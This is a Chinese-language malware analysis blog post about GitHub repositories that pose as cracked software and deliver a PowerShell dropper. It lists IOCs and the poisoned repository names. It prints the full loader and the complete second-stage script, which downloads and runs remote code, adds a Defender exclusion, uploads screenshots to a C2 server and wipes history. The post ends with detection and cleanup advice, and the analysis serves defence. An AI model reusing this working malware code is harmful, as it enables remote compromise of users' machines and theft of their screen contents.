Github投毒
Github投毒
Github投毒
最近无意间翻到一起 GitHub 投毒事件:攻击者以「破解软件 / 激活工具」为诱饵建立仓库,实际投放的是 PowerShell 恶意脚本,属于典型的 Dropper / Loader 类恶意软件。
整体行为链条为:检测运行环境 → 探测地理位置 → 从远程 C2 下载加密压缩包 → 调用便携版
7za解压 → 执行内部 PE 文件 → 截屏回传 → 清理痕迹 → 最后伪装成合法程序报错,诱导用户点击钓鱼链接。
一、IOC(失陷指标)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# 恶意载荷下载地址(一阶段 Loader / 二阶段主体)
https://github-software.su/powershell/Loader.ps1
https://github-software.su/encrypted/update.ps1

# C2 与载荷分发域名(负责上线、截屏回传、结束回调)
https://rabbitfuns.su
https://rabbitfuns.su/encrypted/1.zip
https://rabbitfuns.su/encrypted/7za.exe
https://rabbitfuns.su/start.php
https://rabbitfuns.su/screen.php
https://rabbitfuns.su/end.php

# 特征 User-Agent(可直接用于流量侧检测)
GREETINGSFROMTHERABBIDSTEAM
aizkHkKtfNdzmaycOJfjhDPaNLCVYKMMpkAcUysyIpYjAUhNLqsQLGyVyIWfCgnEBiJYejrZLwCwhmVkEjIxKHePMYeeEMWXarInkmuwrUmzBIs

# 落地文件特征
%TEMP%\svc_<随机数>\1.zip      压缩包密码:1
%TEMP%\svc_<随机数>\7za.exe    便携解压工具
%TEMP%\svc_<随机数>\out\1\Helper.exe   最终执行的 PE
二、涉及的投毒仓库
- Canva-Pro-Tools
- ForkWrenGuide/AnyUnlock
- packphaseremedy/Camtasia-Studio
- TributaryBroker43/Adobe-After-Effects-2026
- HydromancerPlant/EasyWorship-Software
这些仓库都刷了 Star,用以伪造「项目可信、有人在用」的假象,降低受害者的警惕心。

三、样本分析
1. 阶段一:一次性下载器(Loader)

Loader.ps1 的内容极短,核心逻辑只有三步:强制启用 TLS 1.2、解码一段 Base64 命令、交给 Invoke-Expression 执行。真正的恶意逻辑并不落地,全部在内存中拉取运行。
1
2
3
4
5
6
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

$encodedCommand = "aXJtIC1VcmkgImh0dHBzOi8vZ2l0aHViLXNvZnR3YXJlLnN1L2VuY3J5cHRlZC91cGRhdGUucHMxIiAtVXNlckFnZW50ICJhaXprSGtLdGZOZHptYXljT0pmamhEUGFOTENWWUtNTXBrQWNVeXN5SXBZakFVaE5McXNRTEd5VnlJV2ZDZ25FQmlKWWVqclpMd0N3aG1Wa0VqSXhLSGVQTVllZUVNV1hhcklua211d3JVbXpCSXMiIHwgaWV4"

$decodedCommand = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($encodedCommand))
Invoke-Expression $decodedCommand
Base64 解码后可以看到,它实际是带着一个超长随机 User-Agent 去请求二阶段脚本,再直接管道给 iex 执行——这个特殊 UA 相当于「访问口令」,用来过滤沙箱和安全研究人员的直接访问:
2. 阶段二:主体载荷(update.ps1)
必须携带上述特征 UA 才能取回 update.ps1,否则服务端不返回内容:
1
2
3
4
GET /encrypted/update.ps1 HTTP/1.1
Content-Type: application/json
Host: github-software.su
User-Agent: aizkHkKtfNdzmaycOJfjhDPaNLCVYKMMpkAcUysyIpYjAUhNLqsQLGyVyIWfCgnEBiJYejrZLwCwhmVkEjIxKHePMYeeEMWXarInkmuwrUmzBIs
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
# ------------------------------------ LAUNCH ------------------------------------- #

$ErrorActionPreference = 'Stop'
$ProgressPreference = 'SilentlyContinue'

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12


function Show-Progress {
    param(
        [int]$Percent,
        [string]$Text = ""
    )

    $esc = [char]27
    $width = 20

    $filled = [math]::Floor($width * $Percent / 100)
    $empty = $width - $filled

    $gray = "$esc[100m"
    $darkGray = "$esc[48;5;236m"
    $reset = "$esc[0m"

    [Console]::Write(
        "`r        $gray$(' ' * $filled)$reset$darkGray$(' ' * $empty)$reset $Percent% $Text"
    )
}


# ----------------------------------- VARIABLES ----------------------------------- #

$site     = "https://rabbitfuns.su"
$zipUrl   = "$site/encrypted/1.zip"
$7zaUrl   = "$site/encrypted/7za.exe"
$psUrl    = "$site/main/powershell.exe"
$password = '1'
$exePath  = '1/Helper.exe'

$work = Join-Path $env:TEMP "svc_$(Get-Random)"
$zip  = Join-Path $work '1.zip'
$7za  = Join-Path $work '7za.exe'
$dest = Join-Path $work 'out'


# ----------------------------------- VARIABLES+ ---------------------------------- #

$pcName            = $env:COMPUTERNAME
$userAgent         = "GREETINGSFROMTHERABBIDSTEAM"

$startUrl          = "$site/start.php"
$screenUrl         = "$site/screen.php"
$endUrl            = "$site/end.php"

$firstStepText     = '[1/3] Checking for Updates...'
$secondStepText    = '[2/3] Initialization Components...'
$thirdStepText     = '[3/3] Running Application...'

$firstSubstepText  = '[SUCCESSFULLY]'
$secondSubstepText = '[SUCCESSFULLY]'
$thirdSubstepText  = '[ERROR]'

if (Test-Path $work) { Remove-Item $work -Recurse -Force }
New-Item -ItemType Directory -Path $work -Force | Out-Null


# ---------------------------------- ADMIN RIGHTS --------------------------------- #

$identity  = [Security.Principal.WindowsIdentity]::GetCurrent()
$principal = New-Object Security.Principal.WindowsPrincipal($identity)
$isAdmin   = $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)

# [STEP 1/3]:
Clear-Host
Write-Host "`n  $firstStepText" -ForegroundColor Cyan

if (-not $isAdmin) {}

if ($isAdmin) {
	Add-MpPreference -ExclusionPath $work -ErrorAction SilentlyContinue | Out-Null
}


# ---< REQUEST 1 >---------------------- GEO -------------------------------------- #

$country = [System.Globalization.RegionInfo]::CurrentRegion.TwoLetterISORegionName

filter CustomTrim { $_ -replace '[\r\n\t]', '' }

$geoServices = @(
    @{ Uri = "https://ipwho.is/?fields=country_code"; Path = "country_code" },
    @{ Uri = "https://ipapi.co";        Path = $null },
    @{ Uri = "https://ipinfo.io";             Path = $null }
)

foreach ($service in $geoServices) {
    try {
        $response = Invoke-RestMethod -Uri $service.Uri -TimeoutSec 5 -UserAgent $userAgent -ErrorAction Stop

        if ($response) {
            if ($service.Path -and $response.$($service.Path)) {
                $country = $response.$($service.Path).Trim().ToUpper()
            } else {
                $country = ($response | CustomTrim).ToUpper()
            }

            if ($country -match '^[A-Z]{2}$') {
                break
            }
        }
    }
    catch {
        continue
    }
}

# ------------------------------------- LINKS ------------------------------------- #

$startRequest  = "${startUrl}?pc=${pcName}&country=$country"
$screenRequest = "${screenUrl}?pc=${pcName}&country=$country"
$endRequest    = "${endUrl}?pc=${pcName}&country=$country"


# ---< REQUEST 2 >--------------------- START ------------------------------------- #

try {
    $startScript = Invoke-RestMethod -Uri $startRequest -TimeoutSec 15 -UserAgent $userAgent -ErrorAction SilentlyContinue | Out-Null

    if (-not [string]::IsNullOrWhiteSpace($startScript)) {
        $startBlock = [scriptblock]::Create($startScript)
        & $startBlock
    }
}
catch {
    Write-Warning "$_"
}


# ---< REQUEST 3 >-------------------- DOWNLOAD ----------------------------------- #

try {
    if (-not (Test-Path $work)) { New-Item -ItemType Directory -Path $work -Force | Out-Null }

    Invoke-WebRequest -Uri $zipUrl -OutFile $zip -UserAgent $userAgent -TimeoutSec 600 -MaximumRedirection 5
    Invoke-WebRequest -Uri $7zaUrl -OutFile $7za -UserAgent $userAgent -TimeoutSec 600 -MaximumRedirection 5
}
catch {}

# ---< REQUEST 4 >------------------- SCREENSHOT ---------------------------------- #

Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName System.Drawing

try {
    $bounds = [Windows.Forms.SystemInformation]::VirtualScreen
    $bmp    = New-Object System.Drawing.Bitmap $bounds.Width, $bounds.Height
    $gfx    = [System.Drawing.Graphics]::FromImage($bmp)

    $gfx.CopyFromScreen($bounds.Location, [System.Drawing.Point]::Empty, $bounds.Size)

    $ms = New-Object System.IO.MemoryStream
    $bmp.Save($ms, [System.Drawing.Imaging.ImageFormat]::Png)

    $gfx.Dispose()
    $bmp.Dispose()

    $base64 = [Convert]::ToBase64String($ms.ToArray())
    $ms.Dispose()

    $screenBody = @{
        pc    = $pcName
        image = "data:image/png;base64,$base64"
    }

    Invoke-RestMethod -Uri $screenRequest -Method Post -Body $screenBody -UserAgent $userAgent -TimeoutSec 60 -ErrorAction Stop | Out-Null
}
catch {}

# [SUBSTEP 1/3]:

for ($i = 0; $i -le 100; $i++) {
    Show-Progress $i
    Start-Sleep -Milliseconds (Get-Random -Minimum 5 -Maximum 20)
}

Show-Progress 100
Write-Host "$firstSubstepText" -ForegroundColor Green

Start-Sleep -Seconds 3


# --------------------------------- OPEN & LOGGING -------------------------------- #

# [STEP 2/3]:
Clear-Host
Write-Host "`n  $secondStepText" -ForegroundColor Cyan

try {
    if (-not (Test-Path $7za)) { throw "[7za] - Error code: 2" }
    if (-not (Test-Path $zip)) { throw "[ZIP] - Error code: 2" }

    $unpackParams = @("x", "`"$zip`"", "-o`"$dest`"", "-p$password", "-y")

    $null = & $7za x "$zip" "-o$dest" "-p$password" -y 2>&1

    if ($process.ExitCode -ne 0) {
        throw "[ERROR LOG] 7za: $($process.ExitCode)"
    }
}
catch {}


# [RUN FILE]
$exe = Join-Path $dest $exePath

try {
    if (Test-Path $exe) {
        Start-Process $exe -WorkingDirectory (Split-Path $exe) -Wait -ErrorAction Stop
    } else {
        throw "[ZIP] - Error code: 2"
    }
}
catch {
    Write-Warning "$_"
}

if (Test-Path $work) {
    Remove-Item $work -Recurse -Force -ErrorAction SilentlyContinue
}

# [SUBSTEP 2/3]:

for ($i = 0; $i -le 100; $i++) {
    Show-Progress $i
    Start-Sleep -Milliseconds (Get-Random -Minimum 10 -Maximum 25)
}

Show-Progress 100
Write-Host "$secondSubstepText" -ForegroundColor Green

Start-Sleep -Seconds 3


# ---< REQUEST 5 >--------------------- ENDING ------------------------------------ #

# [STEP 3/3]:
Clear-Host
Write-Host "`n  $thirdStepText" -ForegroundColor Cyan

try {
    $endScript = Invoke-RestMethod -Uri $endRequest -TimeoutSec 15 -UserAgent $userAgent -ErrorAction SilentlyContinue | Out-Null

    if (-not [string]::IsNullOrWhiteSpace($endScript)) {
        $endBlock = [scriptblock]::Create($endScript)
        & $endBlock
    }
}
catch {
    Write-Warning "$_"
}

# [SUBSTEP 3/3]:

for ($i = 0; $i -le 100; $i++) {
    Show-Progress $i
    Start-Sleep -Milliseconds (Get-Random -Minimum 5 -Maximum 30)
}

Show-Progress 100
Write-Host "$thirdSubstepText`n" -ForegroundColor Red

Start-Sleep -Milliseconds 500

Write-Host "  [ERROR] Failed to load DLL: keygen.dll`n  [ERROR] The specified module could not be found.`n  [ERROR] Error code: 0xc0000135`n  [ERROR] One or more dependencies may be missing.`n  [ERROR] Operation failed." -ForegroundColor Red
Write-Host "`n  To fix this, please follow the: https://learn.microsoft.com/en-us/answers/questions/2486541/error-code-0xc0000135" -ForegroundColor Yellow

# ENDING SCREENSHOT
try {
    $bounds = [Windows.Forms.SystemInformation]::VirtualScreen
    $bmp    = New-Object System.Drawing.Bitmap $bounds.Width, $bounds.Height
    $gfx    = [System.Drawing.Graphics]::FromImage($bmp)

    $gfx.CopyFromScreen($bounds.Location, [System.Drawing.Point]::Empty, $bounds.Size)

    $ms = New-Object System.IO.MemoryStream
    $bmp.Save($ms, [System.Drawing.Imaging.ImageFormat]::Png)

    $gfx.Dispose()
    $bmp.Dispose()

    $base64 = [Convert]::ToBase64String($ms.ToArray())
    $ms.Dispose()

    $screenBody = @{
        pc    = $pcName
        image = "data:image/png;base64,$base64"
    }

    Invoke-RestMethod -Uri $screenRequest -Method Post -Body $screenBody -UserAgent $userAgent -TimeoutSec 60 -ErrorAction Stop | Out-Null
}
catch {}

[Microsoft.PowerShell.PSConsoleReadLine]::ClearHistory()

Read-Host -Prompt "`n  Press Enter to exit"

Remove-Item (Get-PSReadlineOption).HistorySavePath -Force -ErrorAction SilentlyContinue
Set-PSReadlineOption -HistorySaveStyle SaveNothing
[Microsoft.PowerShell.PSConsoleReadLine]::ClearHistory()
update.ps1 才是完整的攻击主体,关键行为拆解如下:
| 步骤 | 行为 | 意图 |
|---|---|---|
| 界面伪装 | Show-Progress 打印三段假进度条(Checking for Updates / Initialization / Running) | 让用户以为是正常的激活工具在运行 |
| 提权利用 | 检测是否为管理员,若是则 Add-MpPreference -ExclusionPath 把工作目录加入 Defender 白名单 | 绕过杀软扫描 |
| 地理探测 | 依次请求 ipwho.is、ipapi.co、ipinfo.io 获取两位国家码,失败则回退本地区域设置 | 按地区筛选目标、区分投放策略 |
| 上线回调 | GET /start.php?pc=<主机名>&country=<国家码>,返回内容可直接被 scriptblock 执行 | 上报受害者信息,并保留远程下发任意代码的通道 |
| 载荷投放 | 下载 1.zip 与 7za.exe 到 %TEMP%\svc_<随机数>,以密码 1 解压后运行 out\1\Helper.exe | 加密压缩包对抗静态检测,用便携 7za 避开脚本解压特征 |
| 隐私窃取 | 两次全屏截图转 Base64,POST 到 /screen.php | 窃取屏幕内容(可能包含账号、密钥、聊天记录) |
| 痕迹清理 | Remove-Item 删除工作目录、清空 PSReadLine 历史并设置 HistorySaveStyle SaveNothing | 销毁落地文件与命令历史,增加取证难度 |
| 钓鱼收尾 | 伪造 keygen.dll 加载失败、错误码 0xc0000135,并引导用户访问「解决方案」链接 | 把执行失败合理化,为二次钓鱼铺路 |
四、总结与防护建议
- 不要从来源不明的仓库获取「破解 / 激活」工具。此类仓库的 Star 数、README 截图都可以伪造,可信度为零。
- 警惕「一行命令搞定」式的安装指引,尤其是包含
iex、Invoke-Expression、FromBase64String、-UserAgent的 PowerShell 命令,本质就是内存加载远程代码。 - 检测侧可关注:
%TEMP% 下随机命名目录中出现7za.exe + 加密 zip、PowerShell 进程调用Add-MpPreference -ExclusionPath、以及带异常长 UA 的出站 HTTPS 请求。 - 若已执行过相关脚本,建议:断网 → 排查
%TEMP%残留与 Defender 排除项 → 全盘查杀 → 修改近期在该机器上登录过的账号密码与 Token(因为攻击者已截屏回传)。
This post is licensed under CC BY 4.0 by the author.